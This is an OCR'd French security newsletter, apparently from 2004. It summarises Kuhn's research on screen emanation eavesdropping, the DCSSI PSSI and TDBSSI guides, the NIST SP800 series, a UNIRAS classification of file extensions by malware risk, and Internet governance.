


L'une des approches suggérée fût d'utiliser une police de caractère spécialement conçue pour rendre illusoire toute tentative d'analyse et de reconstruction.

La seconde approche, plus adaptée aux environnements purement graphiques consiste à manipuler le spectre rayonné pour leurrer le tiers espion en lui présentant un contenu n'ayant aucun rapport avec l'image présentée sur l'écran original, et ce sans altérer ce dernier !

Le procédé employé consiste à incruster une image statique sous la forme d'un filigrane non visible par l'utilisateur mais générant un spectre de rayonnement largement supérieur à celui du reste de l'écran.

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Ecran original	Copie acquise
	

Le rapport de **Markus Kuhn** présente d'autres techniques d'acquisition procédant des lois de l'optique. Une impressionnante démonstration de reconstitution du contenu d'un écran par la seule analyse de la luminosité réfléchie par un mur adjacent à celui-ci vient ainsi étayer ses propos. Cette technique n'est pas sans rappeler les tous premiers procédés de transmission d'une image à distance et notamment le principe dit du disque de '**Nipkow**'.

Nous recommandons la lecture de ce passionnant rapport qui offrira l'occasion de se replonger au cœur de la théorie du traitement du signal et des outils mathématiques associés. La table des matières est présentée ci-après.

1 Introduction
1.1 Historic background and previous work
1.1.1 Military activities
1.1.2 Open literature
1.2 Motivation and scope
2 Foundations and test equipment
2.1 Antenna types
2.2 Receivers
2.3 Receiver calibration
2.3.1 Impulse bandwidth
2.3.2 Impulse strength
2.4 Signal correlation
3 Analog video displays
3.1 Video-signal timing
3.2 Analog video-signal spectra
3.3 Eavesdropping demonstration
3.3.1 Realtime monitoring
3.3.2 Experimental setup
3.3.3 Results
3.4 Radio character recognition
3.5 Hidden transmission via dither patterns
3.6 Filtered fonts as a software protection
4 Digital video displays
4.1 Case study : Laptop display
4.2 Case study : Digital Visual Interface
5 Emission limits
5.1 Existing public standards
5.1.1 Ergonomic standards
5.1.2 Radio-frequency interference standards
5.2 Considerations for emission security limits
5.2.1 Radio noise
5.2.2 Radio signal attenuation
5.2.3 Power-line noise and attenuation
5.2.4 Antenna gain
5.2.5 Processing gain
5.3 Suggested emission limits
6 Optical eavesdropping of displays
6.1 Projective observation with telescopes
6.2 Time-domain observation of diffuse CRT light
6.3 Characterization of phosphor decay times
6.3.1 Instrumentation
6.3.2 Measurement method
6.3.3 Results
6.4 Optical eavesdropping demonstration
6.5 Threat analysis
6.5.1 Direct observation
6.5.2 Indirect observation

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

6.5.3 Observation of LEDs
6.6 Receiver design considerations
6.7 Countermeasures
7 Review, outlook and conclusions
A Electromagnetic fields
A.1 Maxwell's equations
A.2 Quantities and units
A.3 Electromagnetic emanations
A.4 Transmission lines and antennas
A.5 Time-domain characterization of antennas

Nos lecteurs désireux d'expérimenter par eux même dans ce domaine pourront construire leur '**EckBox**', un système d'analyse constitué d'un logiciel libre récemment diffusé et d'un capteur d'acquisition prenant la forme d'un récepteur radio dont la sortie audio sera connectée sur une carte de conversion analogique/digital performante.

▪**Complément d'information**

http://www.cl.cam.ac.uk/TechReports/UCAM-CL-TR-577.pdf	- Dernier rapport
http://www.cl.cam.ac.uk/~mgk25/ih98-tempest.pdf	- Premier rapport publié en 1998
http://eckbox.sourceforge.net/	- Un logiciel d'analyse 'EckBox'
http://dafh.org/gbppr/mil/eckbox/	- Matériel et recommandation d'utilisation du logiciel précédent

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

INFORMATIONS ET LEGISLATION

LES INFORMATIONS

METHODES

DCSSI – METHODE PSSI

▪ **Description**

En 1994, le Service Central de la Sécurité des Systèmes d'Information – **SCSSI** – publiait la seconde version d'un remarquable guide intitulé '**PSI – Politique de Sécurité Interne**'. Celui-ci s'appuyait d'une part sur les principes fondateurs édictés par l'**OCDE**, et d'autre part sur les critères d'évaluation de la sécurité dits '**ITSEC**', pour établir une liste des principes devant être traités dans le cadre de toute politique de sécurité.

Au delà du cadre fédérateur ainsi proposé et de sa parfaite adéquation au contexte Français, ce guide de 144 pages avait le mérite d'utiliser une approche très pédagogique en déclinant chaque principe sous la forme d'une affirmation commentée selon une présentation fortement structurée.

Rappel : "✓" : règle de base - "▲" : règle à caractère majeur pour les organismes sensibles

✓▲ PSI-001 **Une règle prévoit la responsabilité générale pour la sécurité du système d'information de l'organisme**

La nomination d'un responsable de la sécurité permet de veiller au respect d'une politique de sécurité interne à tous les échelons et domaines de l'organisme.

Depuis 1994, les critères d'évaluations ont notablement évolué donnant lieu aux critères communs dits '**CCSEC**', les principes directeurs de l'**OCDE** ont été revus en 2002 et différents projets de normes régissant la gestion et l'organisation de la sécurité ont abouti. Sans être obsolète, le guide 'PSI' nécessitait d'être revu pour intégrer ces évolutions et s'adapter au contexte de la mondialisation des communications, le réseau Internet étant quasiment inexistant en 1994. Fin mars, la '**DCSSI**' a donc dévoilé le guide '**PSSI**' longtemps attendu devant succéder à '**PSI**'.

Ce nouveau guide conserve cet ancrage, fondamental de notre point de vue, dans les neufs principes énoncés par l'**OCDE** dans ses 'Lignes directrices régissant la sécurité des systèmes et réseaux d'information' :

Sensibilisation — *Principe conservé de la version précédente*
Les parties prenantes doivent être sensibilisées au besoin d'assurer la sécurité des systèmes et réseaux d'information et aux actions qu'elles peuvent entreprendre pour renforcer la sécurité.

Responsabilité — *Principe conservé de la version précédente*
Les parties prenantes sont responsables de la sécurité des systèmes et réseaux d'information.

Réaction — *'Opportunité' dans la version précédente*
Les parties prenantes doivent agir avec promptitude et dans un esprit de coopération pour prévenir, détecter et répondre aux incidents de sécurité.

Ethique — *Principe conservé de la version précédente*
Les parties prenantes doivent respecter les intérêts légitimes des autres parties prenantes.

Démocratie — *Principe conservé de la version précédente*
La sécurité des systèmes et réseaux d'information doit être compatible avec les valeurs fondamentales d'une société démocratique.

Evaluation des risques — *'Proportionnalité' dans la version précédente*
Les parties prenantes doivent procéder à des évaluations des risques.

Conception et mise en œuvre de la sécurité — *'Intégration' dans la version précédente*
Les parties prenantes doivent intégrer la sécurité en tant qu'élément essentiel des systèmes et réseaux d'information.

Gestion de la sécurité — *'Pluridisciplinarité' dans la version précédente*
Les parties prenantes doivent adopter une approche globale de la gestion de la sécurité.

Réévaluation — *Principe conservé de la version précédente*
Les parties prenantes doivent examiner et réévaluer la sécurité des systèmes et réseaux d'information et introduire les modifications appropriées dans leurs politiques, pratiques, mesures et procédures de sécurité.

Ces principes permettent de fédérer un référentiel structuré détaillant quelques 160 principes de sécurité dont il est recommandé qu'ils soient traités dans la politique de sécurité.

Définis en conformité avec les normes **ISO-13335** ('**Guidelines for the management of IT Security**'), **ISO-15408** ('**Evaluation criteria for IT security**') et **ISO-17799** ('**Code of Practice for Information Security Management**'), ces principes de sécurité sont organisés dans 16 catégories elles-mêmes regroupées en trois classes :

Principes organisationnels
PSI **Politique de sécurité** (12 principes)

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ORG	Organisation de la sécurité	(17 principes)
GER	Gestion des risques	(12 principes)
CDV	Sécurité et Cycle de vie	(6 principes)
ACR	Assurance et certification	(14 principes)
Principes de mise en œuvre		
ASH	Aspects humains	(10 principes)
PSS	Planification de la continuité des tâches	(6 principes)
INC	Gestion des incidents	(7 principes)
FOR	Formation et sensibilisation	(11 principes)
EXP	Exploitation	(25 principes)
ENV	Aspects physiques et environnement	(16 principes)
Principes techniques		
AUT	Identification / authentification	(4 principes)
CAL	Contrôle d'accès logique aux biens	(14 principes)
JRN	Journalisation	(6 principes)
IGC	Gestion des clés cryptographiques	(3 principes)
SCP	Signaux compromettants	(4 principes)

Disposer d'un référentiel quand bien même serait-il parfaitement documenté ne sert à rien s'il n'est pas accompagné d'une méthodologie destinée à accompagner l'utilisateur dans la sélection des principes adaptés aux objectifs et aux besoins de l'organisation mais aussi dans la déclinaison de ceux-ci en règles pratiques et applicables. Il serait bien illusoire d'envisager pouvoir construire une politique de sécurité viable et pertinente en retenant en bloc les 160 principes du référentiel !

Le guide '**PSSI**' sera tout aussi indispensable dans l'élaboration d'une stratégie de sécurité que l'a été son prédécesseur '**PSI**' dont hélas la notoriété n'a jamais été à la hauteur de la qualité et de l'intérêt du document. Cette nouvelle version intervient à point pour combler le retard constaté dans le domaine de la méthodologie sécuritaire vis à vis des travaux engagés à l'étranger et principalement aux Etats-Unis. Il satisfera pleinement les spécialistes du domaine qui pouvaient désespérer de l'abondance de la littérature anglo-saxonne traitant du sujet.

La lecture du guide '**PSSI**' – 131 pages au total – est bien évidemment recommandé, le lecteur pouvant contribuer à son évolution par le biais des formulaires de recueil de commentaires joints en annexe de chacun des quatre volumes du guide dont nous reproduisons ci-dessous la table des matières.

SECTION 1 – INTRODUCTION
Avant-Propos
Concepts Manipulés
Conventions d'écriture5
1 PRÉSENTATION DU GUIDE
2 PRÉSENTATION ET RÔLE DE LA PSSI
2.1 contexte de la sécurité des systèmes d'information
2.2 nécessité d'une PSSI
2.3 domaines d'application de la PSSI
2.4 place de la PSSI dans le référentiel documentaire
2.5 les bases de légitimité d'une PSSI
BIBLIOGRAPHIE
FORMULAIRE DE RECUEIL DE COMMENTAIRES

SECTION 2 – MÉTHODOLOGIE
Introduction
Objet du document
1 INTRODUCTION À LA MÉTHODE
2 DÉMARCHE D'ÉLABORATION D'UNE PSSI
2.1 Conventions d'écriture
2.2 Phase 0 : préalables
2.3 Phase 1 : élaboration des éléments stratégiques
2.4 Phase 2 : sélection des principes et rédaction des règles
2.5 Phase 3 : finalisation
3 PLAN-TYPE D'UNE PSSI
FORMULAIRE DE RECUEIL DE COMMENTAIRES

SECTION 3 – PRINCIPES DE SÉCURITÉ
Introduction
Objet du document
1 PRINCIPES ORGANISATIONNELS
2 PRINCIPES DE MISE EN ŒUVRE
3 PRINCIPES TECHNIQUES
FORMULAIRE DE RECUEIL DE COMMENTAIRES

SECTION 4 – RÉFÉRENCES SSI
Introduction
Objet du document
1 LES CRITÈRES COMMUNS POUR L'ÉVALUATION DE LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION
2 LES LIGNES DIRECTRICES DE L'OCDE
2.1 Lignes directrices régissant la sécurité des systèmes et réseaux d'information
2.2 Lignes directrices régissant la politique de cryptographie
3 CODES D'ÉTHIQUE DES MÉTIERS DES TECHNOLOGIES DE L'INFORMATION

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

3.1 Codes d'éthiques nationaux
3.2 Autres codes d'éthique dans le monde
4 LES ATTEINTES AUX PERSONNES
4.1 La protection de la vie privée
4.2 La protection du secret professionnel
4.3 La protection du secret de la correspondance
4.4 La protection des données nominatives
5 LES ATTEINTES AUX BIENS
5.1 Le vol
5.2 L'escroquerie
5.3 Les détournements
5.4 Les destructions, dégradations et détériorations
5.5 Les atteintes aux systèmes d'informations
6 LES ATTEINTES AUX INTÉRÊTS FONDAMENTAUX DE LA NATION, TERRORISME ...
6.1 L'intelligence avec une puissance étrangère
6.2 La livraison d'informations à une puissance étrangère
6.3 Le sabotage
6.4 Les atteintes au secret de la défense nationale
6.5 Le terrorisme (atteintes aux systèmes de traitement automatisé de données)
6.6 Faux et usages de faux
7 LES ATTEINTES À LA PROPRIÉTÉ INTELLECTUELLE
7.1 La protection du droit d'auteur
7.2 La protection des bases de données
8 LES DISPOSITIONS RELATIVES À LA CRYPTOLOGIE
9 LES DISPOSITIONS RELATIVES À LA SIGNATURE ÉLECTRONIQUE
10 AUTRES TEXTES
10.1 Au niveau National
10.1.1 Protection des intérêts économiques
10.1.2 Protection du secret
10.1.3 Systèmes d'information
10.1.4 Savoir-faire
10.1.5 Cybersurveillance
10.1.6 Autres
10.2 Au niveau International
10.2.1 Conseil de l'Europe
10.2.2 ONU
FORMULAIRE DE RECUEIL DE COMMENTAIRES

Nous avons particulièrement apprécié le dernier volet de ce guide qui propose une liste, mise à jour, des textes et références applicables dans le domaine dont notamment les différents codes d'éthiques publiés dans le monde. Les URL permettant d'accéder aux différents documents sont précisées quand cela est possible.

▪**Complément d'information**

http://www.ssi.gouv.fr/fr/confiance/pssi.html - Guide **PSSI** – version courante du 3 mars 2004
http://www.oecd.org/dataoecd/58/62/1946930.doc - Lignes directrices de l'**OCDE** – version 2002

DCSSI – GUIDE TDBSSI

▪**Description**

Venant compléter la série de documents méthodologiques publiés par la **DCSSI** dont '**PSSI**' ('Guide d'élaboration de Politiques de Sécurité des Systèmes d'Information') ou encore **EBIOS** ('Expression des Besoins et Identification des Objectifs de Sécurité'), le guide '**TBDSSI**' se propose de nous accompagner dans la spécification et la définition des tableaux de bords indispensables au suivi des actions de sécurité.

Ce guide conséquent est organisé en trois sections couvrant la présentation de la méthodologie (58 pages), un exemple concret d'application (42 pages) et enfin un recueil de 13 modèles (16 pages) de documents utilisables durant le processus de définition des tableaux de bord.

Ce processus est lui même organisé en 5 étapes constituées de une à huit tâches dont les objectifs sont récapitulés dans le tableau suivant :

Etape	Tâche	Objet
1	**PRE-REQUIS**	
	1	Identification des destinataires des tableaux de bord SSI
	2	Utilisation prévue des tableaux de bord SSI
	3	Expression de la périodicité souhaitée des tableaux de bord SSI
	4	Disponibilité des objectifs de sécurité
	5	Disponibilité des objectifs de progression de SSI
	6	Connaissance du système d'information ciblé
	7	Connaissance des possibilités d'obtention de données sources
	8	Prise en compte de la dimension budget et moyens
2	**MISE EN PLACE DU PROJET DE TABLEAUX DE BORD SSI**	
	1	Identification et mobilisation des acteurs

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

	2	Constitution des groupes de travail
3	**ÉLABORATION DES TABLEAUX DE BORD SSI**	
	1	Formalisation des objectifs mesurables
	2	Sélection des éléments de mesure
	3	Élaboration des indicateurs
	4	Constitution des tableaux de bord SSI
	5	Élaboration des procédures d'alimentation
	6	Validation des tableaux de bord SSI
4	**EXPLOITATION DES TABLEAUX DE BORD SSI**	
	1	Mise en œuvre des tableaux de bord SSI
5	**ÉVOLUTION DES TABLEAUX DE BORD SSI**	
	1	Suivi des tableaux de bord SSI
	2	Suivi des modifications du contexte ou des objectifs

On notera la relative importance de l'étape initiale qui consiste à inventorier prioritairement les besoins en matière de suivi puis les objectifs assignés aux indicateurs dont on n'oubliera pas de vérifier s'ils peuvent être constitués à partir des données sources disponibles.

L'approche développée dans le volet consacré à la présentation de la méthodologie de définition est remarquablement pédagogique. Chaque étape y est présentée sous la forme d'une fiche structurée comportant sept sections :

- le libellé et la référence de la tâche,
- les objectifs de la tâche,
- les acteurs de la tâche,
- les éléments en entrée,
- les éléments en sortie,
- la liste des tâches annexes liées à la tâche courante,
- les explications et compléments d'information utiles.

Les concepts et interactions susceptibles de donner lieu à interprétation sont expliqués par analogie avec un domaine tangible et concret, celui du tableau de bord d'un véhicule et de ses multiples indicateurs. Le formalisme de cette présentation rend la méthodologie simple à appréhender, et doit par conséquent conduire à une mise en œuvre très rapide.

Nous ne pouvons que recommander la lecture de ce guide dont nous reproduisons ci-dessous la table des matières.

SECTION 1 – INTRODUCTION

1 Introduction
1.1 Objectif du document
1.2 Champ d'application
1.3 Mode d'emploi du guide méthodologique
1.4 Pourquoi élaborer des tableaux de bord SSI ?
1.5 Présentation des concepts
1.6 Démarche de sécurisation et tableaux de bord SSI
1.7 Pré-requis

2 Présentation générale de la méthode
2.1 synthèse de la méthode
2.2 structure des fiches méthodologiques

3 Introduction
Etape 1 – Pré-requis.
Etape 2 – Mise en place du projet de tableaux de bord SSI
Etape 3 – Elaboration des tableaux de bord SSI
Etape 4 – Exploitation des tableaux de bord SSI
Etape 5 – Evolution des tableaux de bord SSI

SECTION 2 – EXEMPLE D'APPLICATION

1 Introduction
Etape 1 – Pré-requis.
Etape 2 – Mise en place du projet de tableaux de bord SSI
Etape 3 – Elaboration des tableaux de bord SSI
Etape 4 – Exploitation des tableaux de bord SSI
Etape 5 – Evolution des tableaux de bord SSI

SECTION 3 – PROFORMAE

1 Destinataires des tableaux de bord SSI
2 Documents relatifs aux objectifs de sécurité
3 Documents relatifs aux objectifs de progression de SSI
4 Système d'information
5 Planning initial
6 Formalisation des objectifs mesurables
7 Sélection des éléments de mesure
8 Elaboration des indicateurs
9 Constitution des tableaux de bord SSI
10 Fiche descriptive d'indicateur
11 Procédure d'alimentation d'indicateur
12 Procédure d'alimentation de tableau de bord SSI
13 Charges de travail et coûts récurrents

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

14 Formulaire de recueil de commentaires

▪ **Complément d'information**

http://www.ssi.gouv.fr/fr/confiance/tdbssi.html - Guide **TDBSSI**

NIST – ETAT DES GUIDES DE LA SERIE SP800

▪ **Description**

La publication pour commentaire de la seconde version du guide **SP800-60** '**Guide for Mapping Types of Information and Information Systems to Security Categories**' nous amène à proposer une mise à jour du tableau récapitulatif des publications récentes de la série spéciale '**SP800**'.

SP800-26	Security Self-Assessment Guide for Information Technology Systems	[F]	11/2001
SP800-27	Engineering Principles for Information Technology Security – Rev A	[R]	01/2004
SP800-28	Guidelines on Active Content and Mobile Code	[F]	10/2001
SP800-29	Comparison of Security Reqs for Cryptographic Modules in FIPS 140-1 & 140-2	[F]	10/2001
SP800-30	Underlying Technical Models for Information Technology Security – Rev A	[R]	01/2004
SP800-31	Intrusion Detection Systems	[F]	11/2001
SP800-32	Introduction to Public Key Technology and the Federal PKI Infrastructure	[F]	02/2001
SP800-33	Underlying Technical Models for Information Technology Security	[F]	12/2001
SP800-34	Contingency Planning Guide for Information Technology Systems	[F]	06/2002
SP800-35	Guide to Selecting IT Security Products	[*]	10/2003
SP800-36	Guide to IT Security Services	[*]	10/2003
SP800-37	Guidelines for the Security C&A of Federal Information Technology Systems	[R]	06/2003
SP800-38	Recommendation for Block Cipher Modes of Operation	[F]	12/2001
SP800-40	Applying Security Patches	[F]	09/2002
SP800-41	Guidelines on Firewalls and Firewall Policy	[F]	01/2002
SP800-42	Guidelines on Network Security testing	[*]	10/2003
SP800-43	System Administration Guidance for Windows2000	[R]	01/2002
SP800-44	Guidelines on Securing Public Web Servers	[F]	09/2002
SP800-45	Guide On Electronic Mail Security	[F]	09/2002
SP800-46	Security for Telecommuting and Broadband Communications	[F]	09/2002
SP800-47	Security Guide for Interconnecting Information Technology Systems	[F]	09/2002
SP800-48	Wireless Network Security: 802.11, Bluetooth™ and Handheld Devices	[R]	07/2002
SP800-50	Building an Information Technology Security Awareness & Training Program	[*]	03/2003
SP800-51	Use of the Common Vulnerabilities and Exposures Vulnerability Naming Scheme	[F]	09/2002
SP800-53	Minimum Security Controls For Federal Information Technology Systems	[D]	
SP800-53a	Techniques & Procedures for the verification of Security Controls in Fed. ITS	[D]	
SP800-55	Security Metrics Guide for Information Technology Systems	[F]	07/2003
SP800-56	Recommendation on Key Establishment Schemes	[D]	01/2003
SP800-57	Recommendation on Key Management	[D]	01/2003
SP800-59	Guideline for Identifying an Information System as a National Security System	[F]	08/2003
SP800-61	Computer Security Incident Handling Guide	[F]	01/2004
SP800-60	Guide for Mapping Types of Information & Information Systems to Security Categories	[R]	03/2004
SP800-63	Recommendation for Electronic Authentication	[R]	01/2004
SP800-64	Security Considerations in the Information System Development Life Cycle	[F]	10/2003
SP800-xx	Recommended Common Criteria Assurance Levels	[D]	02/2004
SP800-67	Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher	[D]	04/2004

[F] Finalisé **[*]** Récemment finalisé
[R] Pour commentaire et relecture **[D]** En cours de développement

▪ **Complément d'information**

http://csrc.nist.gov/publications/nistpubs/index.html

VERS ET VIRUS

UNIRAS – CODE MALICIEUX

▪ **Description**

L'**UNIRAS** ('Unified Incident Reporting & Alert Scheme') publie régulièrement diverses notes techniques destinées à informer le public sur un sujet d'actualité. Fin mars, l'**UNIRAS** a publié une note technique très intéressante car portant sur l'une des grandes nuisances de notre époque : les codes malicieux au nombre desquels on comptera vers et virus.

En moins de 13 pages, cette note technique récapitule tout ce qu'il faut savoir sur le plan technique vis à vis de ce type de menace et propose surtout un tableau synthétisant les risques associés aux différents types de format de fichiers couramment rencontrés en environnement Windows.

Ces formats sont classés en trois catégories allant du moindre risque au risque le plus élevé. La classification a été

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

effectuée en tenant compte des quatre facteurs de risque suivant :

1. Format autorisant l'exécution directe de code compilé ou interprété,
2. Format supportant l'intégration d'objets dont le format autorise l'exécution de code,
3. Format conforme à une norme internationale ou à un standard publiquement reconnu,
4. Capacité à exécuter le code associé au fichier dans un environnement de sécurité restreint ou '**sandbox**'.

Les deux premiers facteurs participent à l'augmentation du risque, les deux derniers conduisent à le réduire. Deux facteurs additionnels sont pris en compte :

1. L'existence de vulnérabilités connues dans les applications supportant ce format,
2. Complexité du format conduisant à un risque certain s'il est incorrectement géré par l'application.

Nous proposons ci-après une liste des extensions identifiées par la note de l'UNIRAS et classées par niveau de risques en recommandant au lecteur intéressé de se reporter à la note originale bien plus détaillée. Celle-ci mentionne notamment les références CVE des vulnérabilités connues pour ces formats.

Risque	Extension	Format
Faible	.bmp	graphique
	.gif, .png	graphique
	.jpg,.jpeg	graphique
	.tif	graphique
	.wmf	graphique
	.mpg,.mp3,.mpeg	audio
	.wav,.avi	audio
	.txt	texte
Moyen	.pdf	présentation
	.ps	présentation
	.htm, .html	présentation
	.rtf	présentation
	.xml	présentation
	.doc	présentation
	.xls	présentation
	.ppt	présentation
	.mdf, .dbf	sgbd
	.zip, .gz, .bz2	archivage

Risque	Extension	Format
Elevé	.ade, .adp, .md[a,b,e,w]	sgbd
	.com, .exe	exécutable
	.dll	librairie
	.ocx	active/X
	.scr	screen saver
	.sys	driver
	.obj	objet
	.lib	*librairie*
	.cpl, .reg, .msc	*divers WIN32*
	.chm, .hlp	aide compilée
	.lnk	lien
	.class	classe java
	.hta, .sct, .ws[c,f,h]	scripts serveur
	.cgi, .vbs	*scripts*
	.js, .pl, .py	scripts
	.bat, .cmd,	shells
	.csh, .ksh, .sh	shells

La classification effectuée par l'UNIRAS appelle les remarques suivantes :

- Sans avoir la prétention d'être exhaustive, les extensions listées correspondent aux formats les plus usités en particulier en environnement Windows,
- Si les extensions classées dans les catégories correspondant aux risques 'Faible' et 'Moyen' ne donnent lieu à aucune interprétation, celles de la catégorie 'Elevé' peuvent poser un problème. On notera en effet une confusion des genres pouvant porter à conséquence :

  - classées dans le même registre, les extensions '**cpl**', '**reg**' et '**msc**' identifient pourtant des formats fondamentalement différents. Ainsi, l'extension '**cpl**' désigne un exécutable WIN32 de format proche d'une librairie dynamique destiné à être activé par le biais du panneau de contrôle alors que l'extension '**reg**' identifie un fichier de texte contenant une série d'instructions destinées à être interprétée par l'éditeur de registre.

  - les extensions '**lib**' et '**obj**' désignent toutes deux des fichiers contenant un code binaire non directement exploitable car destiné à être statiquement lié à une application durant la phase dite d'édition de lien. Le risque associé à ce format est à ce jour peu élevé du moins en environnement WIN32.

  - le regroupement des extensions '**cgi**' et '**vbs**' peut apparaître peu judicieux car désignant pour la première, un fichier contenant un script écrit dans un quelconque langage exécuté sur un serveur **WEB**, et pour l'autre un fichier contenant des instructions en Visual Basic Script généralement exécutées sur le poste client.

De notre point de vue, il eut été pertinent d'organiser cette classification en tenant compte du contexte cible – système d'exploitation – et du lieu d'exécution – serveur ou poste client – idéalement en fournissant deux tableaux, l'un récapitulant les risques associés aux formats identifiés par l'extension réputée normalisée, l'autre spécifiant le traitement normalement associé aux extensions connues. Force est de reconnaître qu'une telle classification requerrait un travail de fond conséquent et susceptible d'être remis en question par chaque nouvelle version du système d'exploitation ou des applications.

Rappelons à ce propos que, si l'extension attachée au nom d'un fichier ne représente qu'une convention et ne garantit pas que le contenu de ce fichier respecte le format associé à cette extension, dans bien des cas le système d'exploitation utilisera celle-ci pour sélectionner l'application chargée de traiter le fichier. En environnement Windows, bien rares sont les cas pour lesquels la sélection de l'application s'appuie sur la présence d'une signature – le 'magic number' de l'environnement UNIX, dans le contenu. C'est alors la porte ouverte aux problèmes de sécurité que l'on connaît et qui ne pourront être solutionnés par l'utilisation d'un filtrage basé soit sur le seul contenu, soit sur la seule extension. Si la première solution est aisée, la seconde l'est moins puisqu'il s'agirait d'identifier sans ambiguïté le format d'un quelconque fichier à partir de son seul contenu.

Ce problème n'est pas récent puisque dès 1985, certains codes malicieux dits 'virus compagnons' tiraient parti de l'ambiguïté liée au concept d'extension. Pour mémoire, ceux-ci exploitaient la règle de décision visant à déterminer, en environnement console, le programme devant être exécuté lorsque plusieurs programmes ayant le même nom mais portant une extension différente étaient trouvés dans les répertoires de recherche.

La priorité étant donnée à l'extension '**.com**' puis à l'extension '**.exe**' et enfin '**.bat**', il était possible d'insérer un

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

programme tiers portant le nom d'une application connue mais doté d'une extension en '**.com**' dans le but de faire exécuter celui-ci en lieu et place de l'application officielle. Mais cela est une histoire ancienne quoique …

- **Complément d'information**

http://www.uniras.gov.uk/l1/l2/l3/tech_reports/NTN0304.pdf - Sur les codes malicieux
http://www.uniras.gov.uk/l1/l2/l3/tech_reports/NTN0204.pdf - Sur les techniques de réduction du SPAM
http://www.uniras.gov.uk/l1/l2/l3/tech_reports/NTN0104.pdf - Sur l'augmentation du nombre de chevaux de Troie

LA LEGISLATION

INTERNET

GOUVERNANCE DE L'INTERNET

- **Description**

En 1990 le réseau Arpanet devient l'Internet. On compte environ 300000 postes connectés en réseau et le public est alors composé essentiellement d'universitaires et de militaires qui accèdent à des services innovants et destinés aux professionnels tels que transfert de fichier, messagerie, groupes de news. Quatorze ans plus tard, plus de 720 millions d'*internautes* accèdent à des méta-services, véritables transcriptions informatiques du "monde réel" : commerce électronique, e-Learning, géolocalisation, télétravail, e-Administration… Petit à petit, l'expression consacrée d'autoroutes de l'information cède le pas à celle de société de l'information. Tout un symbole.

Les problématiques

Les enjeux révélés par les technologies de l'information et cristallisés par l'Internet sont multiples. Ils sont, abstraction faite de la technique, transverses, sociétaux, économiques et politiques.

- Transverses, car les Technologies de l'Information sont au cœur des mécanismes qui régissent le transport de l'information et le traitement qui lui confèrera une valeur ajoutée.
- Sociétaux, car nombre de services développés grâce aux Technologies de l'Information sont des avatars du "monde réel". On pense ici notamment au commerce (commerce électronique), à l'éducation (accès au savoir et à l'information, formations, promotion de l'Internet), aux droits et libertés (liberté d'expression, protection de la vie privée, protection des œuvres artistiques) mais aussi à la citoyenneté (e-Administration). Nous ne manquerons pas de citer également la culture avec les problèmes de la diversité linguistique et culturelle dans un Internet s'exprimant avant tout en langue romane et influencé par la culture anglo-saxonne.
- Economiques, ensuite, car Internet est un vecteur de services à valeur ajoutée qui peuvent être une source de prospérité économique. Il induit également des facteurs clés de compétitivité en facilitant la gestion de l'Information au sein et entre les organisations.
- Politiques, enfin, car la poursuite du développement de l'Internet nécessite l'intervention des institutions gouvernementales et de la société civile dans de nombreux domaines.

Il est devenu nécessaire de fixer des bornes juridiques et éthiques au moyen d'une réglementation voire d'une législation adaptée. La définition de ces bornes est d'autant plus délicate que les contours de l'Internet transcendent les limites des états nations.

Pour autant virtuelle que soit cette nouvelle forme de société et bien que l'esprit communautaire libre y tienne encore - mais pour combien de temps encore - une place de choix dans le partage de la production intellectuelle, force est de constater que son développement répond, lui, à une logique hélas purement financière. Il ne faut en effet pas oublier que l'Internet s'appuie sur une infrastructure et des technologies dont les coûts de développement, de mise en œuvre et donc d'amortissement tiennent à l'écart bon nombre d'industries des pays du sud.

De ce fait, un développement plus équitable entre les pays du nord et du sud ne peut être organisé que par la mise en œuvre d'actions volontaires de développement et d'entre-aide décidées au niveau politique.

Les statistiques ci-contre présentent les estimations concernant le nombre d'internautes présents sur les différents continents et indique son évolution entre 2000 et 2004.

L'écart est patent entre les continents du Sud et ceux du Nord.

Répartition des internautes par continent
(Evolution du nombre d'internautes en millions entre 2000 et 2004)

Zone	2000	2001	2002	2003	2004
Amérique du Nord	136,7	156,3	167,7	179,8	196,3
Amérique latine	19,3	26,2	33,1	43,4	60,6
Afrique	4,6	6,7	7,7	9,2	11,1
Asie/ Pacifique	115,9	165,0	181,5	205,0	235,8
Europe	108,3	144,4	175,7	196,2	221,1
Total monde	**384**	**498,7**	**565,7**	**633,6**	**724,9**

Source : eMarketer, International Telecom Union
Mis à jour le 18/05/2003

La coopération internationale apparaît ainsi devoir devenir une composante incontournable du développement mondial de l'Internet.

En marge du développement fulgurant de l'Internet, développement autonome mais pas anarchique pour autant, les institutions ont décidé de réagir afin de trouver des règles permettant de contrôler, d'encadrer et pour ainsi dire gouverner cette société immatérielle. La gouvernance d'un Internet, épine dorsale de cette société, est ainsi devenue une préoccupation majeure et internationale.

